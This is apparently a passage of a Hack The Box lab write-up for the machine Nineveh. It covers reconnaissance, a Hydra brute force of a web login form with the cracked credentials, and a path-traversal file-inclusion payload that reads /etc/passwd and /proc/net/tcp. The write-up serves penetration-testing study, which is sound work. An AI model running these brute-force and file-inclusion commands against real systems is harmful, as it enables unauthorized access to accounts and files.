430 HTB Nineveh

[HTB] Nineveh

by **Pablo** `https://github.com/vorkampfer/hackthebox`

- **Resources:**

  1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  2. Savitar github `https://s4vitar.github.io/`
  3. Savitar github2 `https://github.com/s4vitar`
  4. `https://blackarch.wiki/faq/`
  5. `https://blackarch.org/faq.html`
  6. **0xdf** `https://0xdf.gitlab.io/`
  7. **Pencer.io** `https://pencer.io/ctf/ctf-htb-nineveh/`
  8. **Port Knocking not very secure** `https://www.howtogeek.com/442733/how-to-use-port-knocking-on-linux-and-why-you-shouldnt/`
  9. **Secure ssh via port knocking** `https://www.tecmint.com/port-knocking-to-secure-ssh/`
  10. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`

- **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
There were several parts about Nineveh that don't fit with what I expect in a modern HTB machine - steg, brute forcing passwords, and port knocking. Still, there were some really neat attacks. I'll show two ways to get a shell, by writing a webshell via phpLiteAdmin, and by abusing PHPinfo. From there I'll use my shell to read the knockd config and port knock to open SSH and gain access using the key pair I obtained from the steg image. To get root, I'll exploit chkroot, which is running on a cron. ~0xdf
```

Skill-set:

```
1. Abusing http forms with Hydra - Login Brute Force
2. Local File Inclusion (LFI)
3. Steganography - id_rsa hidden in image
4. Abusing phpLiteAdmin v1.9 (Remote Code Execution)
5. Abusing Knockd - Port Knocking
6. Chkrootkit 0.49 - Local Privilege Escalation
7. Using Wrappers - LFI [EXTRA]
```

1. **Ping &** `whichsystem.py`

```
1. ▷ watch -n 1 ping -c 1 10.10.10.43

2. ▷ ping -c 1 10.10.10.43
PING 10.10.10.43 (10.10.10.43) 56(84) bytes of data.
64 bytes from 10.10.10.43: icmp_seq=1 ttl=63 time=233 ms

3. ▷ whichsystem.py 10.10.10.43
```

```
10.10.10.43 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan nineveh.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
80,443
5. ▷ portzscan $openportz nineveh.htb
6. ▷ jbat nineveh/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,443 nineveh.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
80/tcp  open  http     syn-ack Apache httpd 2.4.18 ((Ubuntu))
443/tcp open  ssl/http syn-ack Apache httpd 2.4.18

9. ▷ cat portzscan.nmap | grep common
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox
Ltd/stateOrProvinceName=Athens/countryName=GR/localityName=Athens/emailAddress=admin@nineveh.htb/organizationalUn
itName=Support
| Issuer: commonName=nineveh.htb/organizationName=HackTheBox
Ltd/stateOrProvinceName=Athens/countryName=GR/localityName=Athens/emailAddress=admin@nineveh.htb/organizationalUn
itName=Support

10. common name is nineveh.htb. So I add it to my /etc/hosts file
```

Changelog: apache2 (2.4.18-2ubuntu3.4) *xenial*-security

3. **Discovery with *Ubuntu Launchpad***

```
1. Google "Apache httpd 2.4.18 launchpad"
2. https://launchpad.net/ubuntu/+source/apache2/2.4.18-2ubuntu3.4
3. It says we are currently up against an Ubuntu Xenial Server.
4. Changelog: apache2 (2.4.18-2ubuntu3.4) xenial-security; urgency=medium
```

4. **Whatweb**

```
1. ▷ whatweb https://nineveh.htb
https://nineveh.htb [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18
(Ubuntu)], IP[10.10.10.43]
```

5. **OpenSSL scan of target. We do this if we see port 443 open**

```
1.  ▷ openssl s_client -connect 10.10.10.43:443
 issuer=C=GR, ST=Athens, L=Athens, O=HackTheBox Ltd, OU=Support, CN=nineveh.htb, emailAddress=admin@nineveh.htb
2. Sometimes you can find sub-domains when you do this scan. I find an email address.
```

Lets do some manual enumeration of the website

```
1. https://nineveh.htb >>> accept security risk and continue.
2. The reason I am using the hostname instead of 10.10.10.43 is because we got back the common name in the nmap
scan. If virtual hosting is enabled. You would need to type the hostname instead of the ip to get the website to
render correctly.
3. There is only a random picture. I run exiftool and strings on it just incase.
```

```
4. FAIL, nothing.
5. I try the http version of the site.
It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.
6. FAIL, nothing.
```

Steghide & Strings enumeration of png file

7. **I have no tried steghide on this image. Lets try it**

```
1.  ▷ steghide extract -sf ninevehForAll.png
Enter passphrase:
2. There is something there but it is asking for a passphrase.
3.  ▷ steghide info ninevehForAll.png
steghide: the file format of the file "ninevehForAll.png" is not supported.
4. ▷ strings ninevehForAll.png -n 10
tEXtSoftware
O>tKq&"f&f
0Hk#7"\EE^.
3=8=yzxtrv
p7_Pq_66#d
#Y cwbc*c$
#K,5eUUs6@
9}<Jd@ %4@k
(3:6DQ33Q%
 9rn\nmUUm
4. This strings command above is a good command for finding passwords inside of images.
5.  ▷ kitty +kitten icat ninevehForAll.png
```


8. **Curl the site**

```
1.  ▷ curl -s -X GET "http://10.10.10.43/" -I
HTTP/1.1 200 OK
Date: Tue, 19 Mar 2024 01:56:42 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 02 Jul 2017 23:49:44 GMT
ETag: "b2-5535e4e04002a"
Accept-Ranges: bytes
Content-Length: 178
Vary: Accept-Encoding
Content-Type: text/html
2. If we do a curl on https nothing will show because the certificate is a self-signed certficate. We need to use
the -k flag.
3. ▷ curl -s -X GET "https://10.10.10.43/" -I
4. ▷ curl -s -X GET "https://10.10.10.43/" -I -k
HTTP/1.1 200 OK
Date: Tue, 19 Mar 2024 01:59:40 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 02 Jul 2017 23:50:02 GMT
ETag: "31-5535e4f1dfd20"
Accept-Ranges: bytes
Content-Length: 49
Content-Type: text/html
```

9. **WFUZZ**

```
1.  ▷ wfuzz -c --hc=404 --hh=324323 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt
http://10.10.10.43/FUZZ
2. WFUZZ always works great for me. I was able to find department right away.
3. 301        9 L      28 W       315 Ch      "department"
```


10. **Lets check out the page we found. `Information leakage` can lead to a foothold on a box many of the times.**




```
1. http://10.10.10.43/department/login.php
2. I get redirected to a login page.
3. If I try with admin I get invalid password because I do not know the password yet. If I try with guest I get invalid username. So admin is a valid user on the site.
```

Hydra

11. **Hydra Brute Force attack**




```
1. If you open up the DOM inspector on the Login page /department/login.php. You will see the network tab. Click it and then click on the login POST request. You will see the POST request format for the site. You need to copy that. It is under Request.
2. username=admin&password=admin
3. ▷ hydra -l admin -P /home/shadow42/hackthebox/servmon/passwdlst.lst 10.10.10.43 http-post-form "/department/login.php:username=admin&password=^PASS^:Invalid Password" -t 50
4. This was so sick I want to display the entire output. See below  for entire verbose output.
```

`login: admin password: 1q2w3e4r5t`

12. ***SUCCESS*, Hydra has crack the website admin password with a brute force attack. I will attempt to break-down the syntax of the hydra command I used to brute force this password.**


```
1.  ▷ hydra -l admin -P "/home/shadow42/hackthebox/servmon/passwdlst.lst" 10.10.10.43 http-post-form "/department/login.php:username=admin&password=^PASS^:Invalid Password" -t 50
>>>>Be sure to remove the double quotes  on the password list path. It might be fine to leave them. I added them because it is breaking my markup.
>>>Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-19 06:23:51
[DATA] max 50 tasks per 1 server, overall 50 tasks, 14344398 login tries (l:1/p:14344398), ~286888 tries per task
[DATA] attacking http-post-form://10.10.10.43:80/department/login.php:username=admin&password=^PASS^:Invalid Password
[STATUS] 2919.00 tries/min, 2919 tries in 00:01h, 14341479 to do in 81:54h, 50 active
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-19 06:25:25
```

13. **Breaking down the syntax for the Hydra command**

```
1. hydra -l just means provide a username. If you have a list of usernames you would use a big -L then the file of usernames. -P is the list of passwords. If you wanted to brute force with only 1 password it would be a small -p password.
2. Then the target URL followed by the http-post-form flag. Then the path of the url that you want to attack a colon. Then the form-data you got the from the DOM inpsector. Then since you want to fuzz the password. You would use ^PASS^ in all caps like that. If you want to fuzz the username it would be like this. ^USER^ followed by a colon then the words that will be filtered out. Invalid Password. If it was for fuzzing the username it would have been Invalid Username. -t 50 is the max threads recommended to use.
3. It seems complex but so does WFUZZ when you first use it until you get used to it. This is a great tool. If you can do a brute force. Many times the server will ban you for trying too many times.
4. Here is the creds we found.
5. login: admin   password: 1q2w3e4r5t
```


14. **Lets log into the site** `http://10.10.10.43/department/login.php`




```
1. login: admin   password: 1q2w3e4r5t
2. http://10.10.10.43/department/manage.php
3. I get an under constuction page.
4.  ▷ grep -n "^1q2w3e4r5t$" /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
4552:1q2w3e4r5t
5. If I click on notes i see an inforamation leakage from a user.
6. - Have you fixed the login page yet! hardcoded username and password is really bad idea!
- check your serect folder to get in! figure it out! this is your challenge
- Improve the db interface.
    ~amrois
```

File inclusion Proof of Concept

15. **Possible `File inclusion` vector. Login again if it logs you out.** `login: admin password: 1q2w3e4r5t`




```
1. http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.txt
2. This url looks very hackable. Lets test it out.
3. http://10.10.10.43/department/manage.php?notes=files/ninevehNotes.tx
4. I remove the t from .txt and I get a server error.
5. **Warning**:  include(files/ninevehNotes.tx): failed to open stream: No such file or directory in
**/var/www/html/department/manage.php** on line **31**

**Warning**:  include(): Failed opening 'files/ninevehNotes.tx' for inclusion (include_path='.:/usr/share/php')
in **/var/www/html/department/manage.php** on line **31**
6. It seems the server is filtering for the word /ninevehNotes/ if that is in the path it is allowing the
execution of the command, but if you remove /ninevehNotes/ from the path the server will return an error.
7. To get around this all we have to do is include /ninevehNotes/ in our path and then directory traverse after
that backwards to /etc/passwd  etc...
8. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../etc/passwd
9. I removed the files word from the url and kept the required path of /ninevehNotes/ then did a simple directory
traversal to /etc/passwd. Lets see if it works.
10. SUCCESS!
```

16. **Lets exfiltrate some more sensitive linux files**

```
1. http://10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../../../proc/net/tcp
2. Copy the hex ports column and then paste it into this for loop.
3. Grep the column with the ports. You can use this awk command.
4. cat parse_tmp | awk -F":" '{print $3}' | cut -d' ' -f1 | sponge parse_tmp
5. ▷ echo "0050
0016
01BB
0050" | sort -u | while read port; do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0016 ==> 22
[+] Port 0050 ==> 80
[+] Port 01BB ==> 443
